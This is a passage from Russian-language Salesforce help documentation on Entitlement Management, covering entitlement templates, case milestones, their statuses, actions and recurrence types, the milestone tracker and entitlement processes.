| Добавление элементов строки контракта в сервисные контракты | «Редактирование» для сервисных контрактов<br>И<br>«Создание» для элементов строки контракта и «Чтение» для продуктов и прайс-листов       | Менеджер контрактов   Пользователь Marketing   Системный администратор     |
| Изменение элементов строки контракта в сервисных контрактах | «Редактирование» для сервисных контрактов<br>И<br>«Редактирование» для элементов строки контракта и «Чтение» для продуктов и прайс-листов | Нет: включите полномочия в наборе полномочий или настраиваемом профиле     |

 **Совет:** Если стандартный профиль, который требуется использовать, не содержит полномочия пользователя, создайте набор полномочий и включите в нем полномочие. Как вариант, клонируйте стандартный профиль и включите полномочие в настраиваемом профиле.

## 2. Настройте параметры безопасности поля.

Выберите поля функции управления правами, которые должны быть доступны пользователям для просмотра и редактирования. Параметры безопасности поля позволяют определять уровень доступа пользователей к полям на страницах просмотра и редактирования сведений, в связанных списках, списковых представлениях, отчетах, результатах поиска, шаблонах эл. почты и шаблонах стандартных писем, а также в сообществах. Безопасность поля может быть задана в наборе полномочий, профиле или отдельном поле.


## Настройка шаблона для права

Шаблоны прав позволяют заранее задать условия поддержки для пользователей, которые те смогут добавлять в продукты.

Вы можете создавать шаблоны прав для конкретных продуктов, чтобы специалисты по поддержке могли быстро добавлять нужные права при приобретении клиентом того или иного продукта. Например, создайте шаблоны права для веб-поддержки или поддержки по телефону, чтобы разрешить агентам добавление прав в продукты, предложенные клиентам.

Приобретенные или установленные продукты в Salesforce представлены как активы. Это означает:

- *Продукт* (например «лазерный сканер») связан с шаблоном права
- Соответствующий *актив* (например, лазерный сканер, приобретенный ABC Labs) связан с правом, созданным при помощи шаблона права

 **Прим.:** Шаблоны права доступны, только если права и продукты включены в вашей организации.

1. Добавьте связанный список «Шаблоны права» в макеты страниц контакта и продукта.
2. Дополнительно в связанный список «Шаблоны права» вы можете добавить поля «Тип» и «Часы работы». Данное действие позволяет пользователям просматривать тип права (например, веб-поддержка или поддержка по телефону) и часы работы, применяемые к праву.
3. Создайте шаблон права.
  - a. Введите строку «*Шаблоны*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Шаблоны права**».
  - b. Нажмите кнопку «**Создать шаблон**».
  - c. Заполните поля.

| Поле              | Описание   |
|-------------------|--|
| Имя шаблона права | Имя шаблона права.<br>Используйте имя-описание, например « <i>Телефонная служба поддержки</i> ». Описательное имя даст пользователям общее представление о шаблонах права при просмотре связанных списков продуктов. |
| Срок (в днях)     | Количество дней действия права.<br>Например, если вы хотите, чтобы шаблон права предоставлял всем клиентам, приобретающим конкретный продукт, право на телефонную поддержку в течение 90 дней, введите 90.           |
| Процесс права     | Процесс права, связанный с правом.   |
| По инциденту      | Данное поле позволяет ограничить количество обращений, доступных для одного права.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать шаблоны права, выполните указанные ниже действия.

- «Управление правами»

| Поле               | Описание  |
|--------------------|---|
|                    | Администратор принимает решение о том, будет ли видимо это поле.  |
| Обращения по праву | Общее количество обращений по одному праву.<br>Данное поле доступно только в том случае, если заполнено поле «По инциденту».  |
| Часы работы        | Часы, в течение которых доступна поддержка права.   |
| Тип                | Тип права (например, веб-поддержка или поддержка по телефону).<br>Значения данного поля могут быть настроены администратором. |

4. Нажмите кнопку **«Сохранить»**.
5. Добавление шаблона права для определенного продукта.
  - a. Перейдите на страницу со сведениями о продукте.
  - b. Щелкните **Добавить шаблон права** в связанном списке «Шаблоны права».
  - c. Выберите шаблон права.
  - d. Нажмите кнопку **Вставить выбранные**.
  - e. Нажмите кнопку **«Готово»**.

Теперь, когда пользователь создаст актив и свяжет его с этим продуктом, связанный список Права для этого актива включает право, созданное из шаблона права. Таким образом, специалисты службы поддержки, отвечающие на вызов, связанный с активом, смогут быстро увидеть, на какую поддержку может претендовать клиент.

## Автоматическое добавление прав в обращения из сети, сообщения эл. почты и сообщества

Права не могут автоматически применяться к обращениям, созданным посредством функций Web-to-Case, Email-to-Case или сообществ. Чтобы добавить права в данные функции, воспользуйтесь кодом Apex.

Пример триггера см. в разделе [Стандартное право для обращения с триггерами](#).

СМ. ТАКЖЕ:

[Настройка процесса права](#)

## Контрольные точки

Контрольные точки представляют необходимые, зависящие от времени этапы процесса поддержки (например, первый ответ или периоды принятия решения по обращению). Контрольные точки добавляются к процессам права, чтобы обеспечить корректную и своевременную обработку обращений агентами.

Процесс права может содержать до 10 контрольных точек. При необходимости контрольная точка может выполняться только один раз или повторяться до завершения процесса права.

Ниже демонстрируется, как контрольные точки встроены в процесс поддержки.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для определения триггеров  
Apex:

- «Автор Apex»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.



Просмотрите текущие контрольные точки для организации на странице «Контрольные точки» в пункте «Управление правами» раздела «Настройка». Связанные контрольные точки также перечислены в связанном списке «Контрольные точки» для прав и процессов права.

**Совет:** Для просмотра списка обращений с контрольными точками создайте следующее.

- Настраиваемые отчеты с использованием типа отчета «Обращения с контрольными точками»
- Представления списка обращений с фильтрацией по полям контрольных точек

Перед использованием контрольных точек в процессе поддержки см. раздел «Ограничения для контрольных точек» на странице 2959.

СМ. ТАКЖЕ:

- [Настройка контрольных точек](#)
- [Статус контрольной точки](#)
- [Типы повторения контрольных точек](#)
- [Действия контрольных точек](#)

## Статус контрольной точки



Для контрольных точек обращений отображается одно из трех значений статуса.

| Статус         | Значение  | Пример   |
|----------------|---|--|
| ✓ «Совместимо» | Контрольные точки обращения выполнены или выполняются без нарушений.          | Первый ответ по обращению отправлен без нарушений. |
| ⚠              | <b>Важное замечание:</b><br>Контрольные точки новых обращений отображаются со |  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

| Статус   | Значение  | Пример  |
|--|---|---|
|  | статусом «Совместимо», так как выполняются без нарушений.   |   |
|  «Открыто с нарушением» | Одна или несколько контрольных точек обращения нарушены, и этапы процесса поддержки не завершены.                 | Назначенный агент не выполнил первый ответ на обращение до завершения срока действия контрольной точки. |
|  «Закрыто с нарушением» | Одна или несколько контрольных точек обращения выполнены с нарушением, но все этапы процесса поддержки выполнены. | Назначенный агент выполнил первый ответ на обращение после завершения срока действия контрольной точки. |

СМ. ТАКЖЕ:

[Процессы права](#)

[Добавление контрольной точки в процесс права](#)

[Действия контрольных точек](#)




## Действия контрольных точек

Действия контрольной точки — это зависимые от времени действия бизнес-правила, которые выполняются для контрольной точки в процессе права. После того как контрольная точка добавлена к процессу права, пользователь может добавить действия.

Например, можно создать действие контрольной точки, выполняющее следующее.

- Отправка электронного предупреждения определенным пользователям за один час до возможного нарушения контрольной точки «Первый ответ»
- Обновление определенных полей обращения через одну минуту после успешного завершения контрольной точки «Первый ответ»

Ниже описаны типы действий, которые могут быть добавлены в контрольные точки.

| Тип действия  | Описание   |
|---|--|
|  Действия успешного завершения | Действия, которые должны быть выполнены при успешном завершении контрольной точки. Действия успешного завершения реализуются для контрольных точек, закрывающихся позже. |
|  Действия предупреждения       | Действия, которые должны быть выполнены при возможном нарушении контрольной точки.   |
|  Действия нарушения            | Действия, которые должны быть выполнены при нарушении контрольной точки.   |

Ниже перечислены действия, которые могут быть автоматизированы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.



| Действие бизнес-правила     | Выполняемые функции                  | Пример   |
|-----------------------------|--------------------------------------|--|
| Создать задачу              | Создание задачи бизнес-правила       | Создание задачи для агента службы поддержки, который должен позвонить клиенту при нарушении контрольной точки «Первый ответ».                                      |
| Создать сообщение эл. почты | Создание электронного предупреждения | Уведомление ответственных за обращение, если возможно нарушение контрольной точки «Первый ответ» по их обращению.  |
| Создать обновление поля     | Определение обновления поля          | Обновление поля обращения «Приоритет» на значение «Высокий», если возможно нарушение контрольной точки «Первый ответ».   |
| Создать исходящее сообщение | Определение исходящего сообщения     | Отправка сведений о функциях или услугах во внешнюю систему после успешного завершения действия по контрольной точке «Первый ответ».                               |
| Выбрать текущее действие    | Выбор текущего действия              | Использование текущего электронного предупреждения для уведомления ответственного за обращение, если обращение близко к нарушению правила отправки первого ответа. |

СМ. ТАКЖЕ:

[Добавление действия контрольной точки в процесс права](#)

[Процессы права](#)

[Движение обращения по процессу назначения права](#)

## Типы повторения контрольных точек

При создании контрольной точки необходимо выбрать тип повторения. В данном разделе указаны значения и область применения для каждого типа повторения.



В системе Salesforce поддерживается три типа повторения.

| Тип повторения | Значение  | Определение даты начала   | Примеры                                    |
|----------------|---|---|--|
| Без повторения | Контрольная точка выполняется по обращению только один раз. | Дата начала — это время наступления соответствия критериев контрольной точки критериям обращения. | «Первый ответ»<br>«Время принятия решения» |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

| Тип повторения         | Значение   | Определение даты начала  | Примеры                                  |
|------------------------|--|--|--|
| <p>Независимо</p>      | <p>Контрольная точка выполняется при каждом соответствии критериев контрольной точки критериям обращения.</p> <p> <b>Прим.:</b><br/>Одновременно может быть активен только один экземпляр независимо повторяемой контрольной точки.</p>       | <p>Дата начала — это время наступления соответствия критериев контрольной точки критериям обращения, независимо от времени завершения предыдущего экземпляра.</p>  | <p>«Время ответа»</p>                    |
| <p>Последовательно</p> | <p>Контрольная точка выполняется при каждом соответствии критериев контрольной точки критериям обращения.</p> <p> <b>Прим.:</b><br/>Одновременно может быть активен только один экземпляр последовательной повторяемой контрольной точки.</p> | <p>Дата начала для первого выполнения — это время наступления соответствия критериев контрольной точки критериям обращения.</p> <p>Для последующих выполнений параметры имеют следующие значения.</p> <ul style="list-style-type: none"> <li>• Дата начала — это время наступления соответствия критериев контрольной точки критериям обращения, если эта дата следует за целевой датой предыдущего экземпляра.</li> <li>• При <i>досрочном</i> выполнении экземпляра и повторном наступлении соответствия критериев контрольной точки критериям обращения следующий экземпляр выполняется согласно значению поля «Целевая дата» предыдущего экземпляра.</li> <li>• При <i>несвоевременном</i> выполнении экземпляра поле «Дата начала»</li> </ul> | <p>«Предпринятый контакт с клиентом»</p> |

| Тип повторения | Значение | Определение даты начала   | Примеры |
|----------------|----------|---|---------|
|                |          | следующего экземпляра будет содержать текущее время наступления соответствия критериев контрольной точки критериям обращения. |         |



Пример:

#### Тип «Без повторения»

Контрольная точка «Время принятия решения» устанавливается, чтобы обеспечить принятие решения по обращению в течение 4 часов. Для контрольной точки установлен один критерий: *Обращение: Статус РАВЕН Новое, В работе, Расширено.*

Пример использования данной контрольной точки.

1. В 10:00 создано обращение со статусом «Новое», при этом наступило соответствие критериев контрольной точки критериям обращения.
2. Автоматически создается контрольная точка «Время принятия решения» со следующими параметрами:
  - Дата начала = 10:00 (текущее время)
  - Целевая дата = 14:00 (4 часа после даты начала)
3. В 13:00 агент службы поддержки решает вопрос клиента и закрывает обращение. Контрольная точка отмечается как завершенная.

#### Независимо

Контрольная точка «Предложенное инженером решение» устанавливается для того, чтобы отслеживать расширение обращений до инженерной группы. При выполнении контрольной точки агент службы поддержки может ожидать решения, предложенного инженерной группой, в течение 4 часов. Для контрольной точки установлен один критерий: *«Обращение: Статус РАВЕН Ожидание решения инженера»* (настраиваемый статус).

Пример использования данной контрольной точки.

1. В 10:00 агент службы поддержки расширяет обращение до инженерной группы, при этом наступает соответствие критериев контрольной точки критериям обращения.
2. Автоматически создается экземпляр контрольной точки «Предложенное инженером решение» со следующими параметрами:
  - Дата начала = 10:00 (текущее время)
  - Целевая дата = 14:00 (4 часа после даты начала)
3. Инженер предлагает решение в 11:00, то есть задолго до наступления целевой даты. Предложенное решение отправляется клиенту, а контрольная точка отмечается как завершенная вручную или посредством бизнес-правила.

Если предложенное решение действует, повторение контрольной точки «Предложенное инженером решение» для обращения может не произойти. Если же проблема клиента не решена, будет создан следующий экземпляр контрольной точки.

1. В 13:00 агент службы поддержки повторно расширяет обращение до инженерной группы, при этом наступает соответствие критериев контрольной точки критериям обращения.
2. Автоматически создается второй экземпляр контрольной точки «Предложенное инженером решение» со следующими параметрами:
  - Дата начала = 13:00 (текущее время)
  - Целевая дата = 17:00 (4 часа после даты начала)

Теперь для обращения имеется две контрольные точки «Предложенное инженером решение».

- Завершенная контрольная точка со временем начала «10:00».
- И незавершенная контрольная точка со временем начала «13:00» и временем окончания «17:00».

Контрольная точка может повторяться любое необходимое количество раз до завершения процесса права.

### **Последовательно**

Контрольная точка «Предпринятый контакт с клиентом» устанавливается для отслеживания ежедневного взаимодействия с клиентом в рамках Соглашения об уровне обслуживания. При выполнении контрольной точки агенту службы поддержки предоставляется 24 часа для взаимодействия с клиентом.

Пример использования данной контрольной точки.

1. В 10:00 понедельника организация создает обращение, процесс права которой включает контрольную точку «Предпринятый контакт с клиентом». Для контрольной точки определены следующие параметры:
  - Дата начала = 10:00 понедельника (текущее время)
  - Целевая дата = 10:00 вторника (24 часа после даты начала)
2. В 11:00 понедельника агент службы поддержки взаимодействует с клиентом. Это означает, что контрольная точка отмечается как завершенная и создается второй экземпляр контрольной точки. Тем не менее, полю «Дата начала» данного экземпляра назначается время 10:00 вторника, поскольку целевое время предыдущего экземпляра еще не истекло.

Теперь для обращения имеются две контрольные точки «Предпринятый контакт с клиентом».

- Завершенная контрольная точка со временем начала «10:00 понедельника».
- И незавершенная контрольная точка со временем начала «10:00 вторника» и временем окончания «10:00 среды».

Повторное взаимодействие агента службы поддержки с клиентом в понедельник не влияет на контрольную точку вторника.

СМ. ТАКЖЕ:

[Процессы права](#)

[Добавление контрольной точки в процесс права](#)

## Настройка контрольных точек

Контрольные точки представляют необходимые этапы процесса управления обращениями (например, время отправки первого ответа). Определите и настройте контрольные точки для организации. Данные точки можно добавлять в процессы права и применять к обращениям.

### 1. [Настройка макетов страниц контрольных точек](#)

Контрольные точки отображаются в связанном списке «Контрольные точки обращения». Рекомендуется настроить макеты страниц обращений и контрольных точек, чтобы агенты службы поддержки и руководители отслеживали работу с обращением.

### 2. [Включение элементов ленты контрольной точки](#)

Элементы ленты контрольной точки позволяют агентам службы поддержки отслеживать действия над обращениями. Эта функция отправляет уведомление на ленту обращений и на страницу профиля ответственного за обращение при завершении или нарушении контрольной точки.

### 3. [Настройка средства отслеживания контрольных точек](#)

Средство отслеживания контрольных точек используется для того, чтобы предоставить агентам службы поддержки полное представление о предстоящих и закрытых контрольных точек, а также для отображения времени отсчета по активным и просроченным контрольным точкам. Добавьте это средство на ленту обращений, настраиваемую страницу или сервисную консоль.

### 4. [Ограничения для обновлений контрольных точек пользователями](#)

Добавьте правила проверки, чтобы не позволить пользователям обновлять контрольные точки при несоблюдении определенных критериев.

### 5. [Создание контрольной точки](#)

Контрольные точки представляют собой необходимые этапы процесса поддержки (например, «Время принятия решения» или «Первый ответ»). Для организации можно создавать стандартные контрольные точки и добавлять их к процессам права, чтобы применять различные уровни обслуживания для обращений.

### 6. [Автоматическое выполнение контрольных точек обращения](#)

Создайте триггер Apex, который автоматически отмечает контрольные точки как выполненные для обращений, соответствующих уникальным критериям.

СМ. ТАКЖЕ:

[Контрольные точки](#)

[Контрольный список для настройки функций управления правами](#)

## ВЕРСИИ



Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

## Настройка макетов страниц контрольных точек

Контрольные точки отображаются в связанном списке «Контрольные точки обращения». Рекомендуется настроить макеты страниц обращений и контрольных точек, чтобы агенты службы поддержки и руководители отслеживали работу с обращением.

1. Укажите поля, которые должны отображаться на странице сведений о контрольной точке обращения.

| Поле                          | Описание   |
|-------------------------------|--|
| Фактическое затраченное время | <p>Время, затраченное на выполнение контрольной точки.</p> <p>(Затраченное время) – (Время остановки) = (Фактическое затраченное время)</p> <p> <b>Прим.:</b> Для отображения данного поля следует отметить параметр <b>«Включить время остановки и фактическое затраченное время»</b> на странице «Параметры права».</p> |
| Завершено                     | <p>Значок (✓), обозначающий выполненную контрольную точку.</p>   |
| Дата завершения               | <p>Дата и время завершения контрольной точки.</p>  |
| Затраченное время             | <p>Время, затраченное на выполнение контрольной точки. Это время определяется автоматически с учетом всех часов работы по данному обращению. Значение поля «Затраченное время» вычисляется только после заполнения поля «Дата завершения».</p>   |
| Процесс права                 | <p>Процесс права, используемый для обращения. Процессы права являются необязательными.</p>   |
| Дата начала                   | <p>Дата и время начала отслеживания контрольной точки.</p>   |
| Время остановки               | <p>Время, в течение которого агент не имел возможности завершить контрольную точку. Например, агент может дожидаться ответа клиента, содержащего дополнительную информацию.</p> <p> <b>Прим.:</b> Параметр <b>«Включить время остановки и фактическое</b></p>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- «Настройка приложения»

Чтобы создать контрольные точки, выполните указанные ниже действия.

- «Управление правами»

И




«Настройка приложения»

Для включения полей «Время остановки» и «Фактическое затраченное время»:

- «Управление правами»

| Поле                        | Описание  |
|-----------------------------|---|
|                             | <b>заграченное время»</b> следует выбрать на странице «Параметры права».  |
| Целевая дата                | Дата и время, к которым выполнение контрольной точки должно быть завершено.   |
| Целевой ответ               | Время, к которому выполнение контрольной точки должно быть завершено. Это время определяется автоматически с учетом всех часов работы по данному обращению. |
| Оставшееся время            | Время, оставшееся до нарушения контрольной точки. Это время определяется автоматически с учетом всех часов работы по данному обращению.                     |
| Время после целевого ответа | Время, прошедшее после нарушения контрольной точки. Это время определяется автоматически с учетом всех часов работы по данному обращению.                   |
| Нарушение                   | Значок (🚫), обозначающий нарушенную контрольную точку.  |

**2.** Добавьте элементы контрольной точки в макеты страниц обращения.

- a.** Добавьте поле «Статус контрольной точки» для отображения статуса контрольной точки по обращению.
- b.** Добавьте поле «Значок статуса контрольной точки» для отображения одного из указанных ниже значков.
  -  «Совместимо»
  -  «Открыто с нарушением»
  -  «Закрыто с нарушением»
- c.** Добавление связанного списка «Контрольные точки обращения».

## Включение элементов ленты контрольной точки

Элементы ленты контрольной точки позволяют агентам службы поддержки отслеживать действия над обращениями. Эта функция отправляет уведомление на ленту обращений и на страницу профиля ответственного за обращение при завершении или нарушении контрольной точки.

### Важное замечание:

- В организации должны быть включены функции Chatter и управление правами.
  - Включение элементов ленты контрольной точки не инициирует создание элементов ленты для контрольных точек, которые уже выполнены или нарушены.
  - Если к сообществу добавляется функция управления правами, то при включении элементов ленты контрольных точек пользователи сообщества также получают к ним доступ.
1. Введите строку «*Параметры права*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры права**».
  2. Установите флажок «Включить элементы ленты контрольной точки».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения элементов  
ленты контрольной точки:

- «Управление правами»




## Настройка средства отслеживания контрольных точек

Средство отслеживания контрольных точек используется для того, чтобы предоставить агентам службы поддержки полное представление о предстоящих и закрытых контрольных точек, а также для отображения времени отсчета по активным и просроченным контрольным точкам. Добавьте это средство на ленту обращений, настраиваемую страницу или сервисную консоль.

Как правило, производительность агентов службы поддержки оценивается по количеству пропущенных контрольных точек. Средство отслеживания контрольных точек предоставляет агентам возможность подготовиться к наступлению контрольных сроков на основании следующей информации.

- Время, остающееся до наступления «Целевой даты» для активной контрольной точки
- Время, прошедшее после просроченной «Целевой даты» для контрольной точки
- Список предстоящих контрольных точек
- Список предстоящих контрольных точек

Выполняемая контрольная точка отображается в виде зеленого круга. По мере истечения времени круг постепенно исчезает по часовой стрелке. Оставшееся время указано в центре круга. По истечении времени выполнения контрольной точки круг отображается красным цветом. Время просрочки контрольной точки отображается по центру круга.



Если до завершения контрольной точки остается более 24 часов, отсчет времени отображается в днях (например, 1 д.). Если остается менее 24 часов, формат отсчета времени изменяется на «часы/минуты/секунды».

### 1. Отображение средства отслеживания контрольных точек для агентов службы поддержки.

Выполните одно из указанных ниже действий.

- Добавление на ленту обращений.
  - а. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- «Настройка приложения»

Для назначения макетов страниц:

- «Управление пользователями»

Для настройки отображения времени в средстве отслеживания контрольных точек:

- «Управление правами»

- b. Нажмите кнопку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», затем нажмите **«Представление ленты»** в редакторе макетов страниц.
  - c. Выберите компонент «Средство отслеживания контрольных точек» в разделе «Другие инструменты и компоненты» и определите область его отображения на странице.
  - d. Нажмите кнопку **«Сохранить»**.
- Добавление на настраиваемую страницу Visualforce посредством компонента `<apex:milestoneTracker>`.
  - Добавление на сервисную консоль в качестве компонента.

## 2. Настройка способа отображения оставшегося времени или времени просрочки для контрольных точек средством отслеживания контрольных точек.

По умолчанию отображается фактическое время в часах. Чтобы настроить отображение оставшегося времени или времени просрочки в пределах рабочего времени, выполните следующие действия.

- a. Введите строку *«Параметры права»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры права»**.
- b. Снимите флажок **«Показать оставшееся фактическое время (не часы работы)»** в разделе «Средство отслеживания контрольных точек».
- c. Нажмите кнопку **«Сохранить»**.




**Пример:** Предполагается, что рабочее время для активных контрольных точек установлено с 9:00 до 17:00. Сейчас 16:30 и целевая дата для контрольной точки установлена на 11:00 завтрашнего дня.

- Если средство отслеживания контрольных точек отображает время в **часах работы** (параметр, заданный по умолчанию), будет отображаться 2 часа и 30 минут (с 16:30 до 17:00 сегодняшнего и с 9 до 11:00 завтрашнего дня).
- Если средство отслеживания контрольных точек отображает время в **фактических часах**, будет отображаться 18 часов и 30 минут (с 16:30 сегодняшнего до 11:00 завтрашнего дня).

## Ограничения для обновлений контрольных точек пользователями

Добавьте правила проверки, чтобы не позволить пользователям обновлять контрольные точки при несоблюдении определенных критериев.

1. Перейдите к правилам проверки в разделе параметров управления объектом для контрольных точек обращения.
2. Нажмите кнопку «Создать».
3. Введите сведения о правиле.
4. Сохраните внесенные изменения.

 **Пример:** Данное правило проверки не позволяет пользователям выбирать даты выполнения контрольных точек, предшествующие дате создания обращения.

| Поле                       | Значение   |
|----------------------------|--|
| Имя правила                | <code>milestone_completion_date</code>   |
| Описание                   | <i>Дата выполнения контрольной точки должна следовать после даты создания обращения.</i>         |
| Формула ошибочного условия | <code>CompletionDate &lt; Case.CreatedDate</code>  |
| Сообщение об ошибке        | <i>Ошибка: Дата выполнения контрольной точки должна следовать после даты создания обращения.</i> |
| Расположение ошибки        | <i>Вверху страницы</i>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или изменения правил проверки полей:

- «Настройка приложения»

Для создания или редактирования контрольных точек:

- «Управление правами»

## Создание контрольной точки

Контрольные точки представляют собой необходимые этапы процесса поддержки (например, «Время принятия решения» или «Первый ответ»). Для организации можно создавать стандартные контрольные точки и добавлять их к процессам права, чтобы применять различные уровни обслуживания для обращений.

Чтобы создать контрольную точку, выполните следующие действия.  [Просмотреть обзор: Создание контрольной точки](#)

1. Введите строку «*Контрольные точки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Контрольные точки**» в разделе «Управление правами».
2. Нажмите кнопку «**Создать контрольную точку**».
3. Введите имя и описание. Присвойте имена контрольным точкам в соответствии с типовыми задачами поддержки (например, «Время отправки первого ответа» или «Время принятия решения»). Описательное имя дает пользователям общее представление о контрольных точках при просмотре обращений или процессов права.
4. Выберите нужный тип повторения.

| Тип повторения  | Описание   | Пример                                     |
|-----------------|--|--|
| Без повторения  | Контрольная точка выполняется по обращению только один раз.  | «Первый ответ»<br>«Время принятия решения» |
| Независимо      | Контрольная точка выполняется при каждом соответствии критериев контрольной точки критериям обращения.                 | «Время ответа»                             |
| Последовательно | Контрольная точка выполняется <i>повторно</i> при каждом соответствии критериев контрольной точки критериям обращения. | «Предпринятый контакт с клиентом»          |

5. Нажмите кнопку «**Сохранить**».

Контрольные точки не могут применяться к обращению самостоятельно; они должны составлять часть процесса права. Поэтому после создания контрольной точки ее следует [добавить к процессу права](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать контрольные точки, выполните указанные ниже действия.

- «Управление правами»

И

«Настройка приложения»

-  **Совет:** Чтобы сохранять только те обновленные контрольные точки обращения, которые соответствуют указанным критериям, добавьте правила проверки в контрольные точки обращения. Подробные сведения см. в разделе «Ограничения для обновлений контрольных точек пользователями».

СМ. ТАКЖЕ:

[Типы повторения контрольных точек](#)

## Автоматическое выполнение контрольных точек обращения

Создайте триггер Apex, который автоматически отмечает контрольные точки как выполненные для обращений, соответствующих уникальным критериям.

В параметрах триггера определите события и соответствующие критерии обращения, которые должны быть соблюдены для выполнения контрольной точки.

В разделе «[Автоматическое выполнение контрольных точек обращения посредством триггеров](#)» представлены два примера триггеров, отмечающих контрольные точки «Первый ответ» как выполненные при соблюдении указанных условий.

- Контакту обращения отправлено сообщение эл. почты (первый триггер)
- Ответственный за обращение добавляет общедоступный комментарий к обращению (второй триггер)

В разделе «[Автоматическое выполнение контрольных точек времени принятия решения посредством триггеров](#)» представлен пример триггера, который отмечает контрольные точки «Время принятия решения» как выполненные, если обращение закрыто.

## Процессы права

Процесс права — это временная шкала, содержащая все этапы (или контрольные точки), которые должны быть выполнены службой поддержки для принятия решения по обращению. Каждый процесс использует логику, необходимую для определения способа применения соответствующего уровня обслуживания клиентов.

Процессы права требуются не для всех прав. Например, задано определение, согласно которому клиент имеет право на поддержку по телефону, которая должна осуществляться круглосуточно. Чтобы дополнить это определение другими сведениями, воспользуйтесь процессом права. Например, сообщение эл. почты может быть отправлено определенным пользователям в том случае, если проблема клиента не была решена в течение двух часов.

Можно создать до 1000 процессов права и до 10 контрольных точек на процесс. В организации, созданной до выпуска Summer '13, максимальное число процессов права может быть ниже, однако у компании Salesforce можно запросить увеличение их количества.

Чтобы просмотреть или отменить активные процессы права, введите строку «*Процессы права*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Процессы права**». Чтобы просмотреть или отменить активные действия процесса права, воспользуйтесь очередью процессов права.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для определения триггеров Apex:

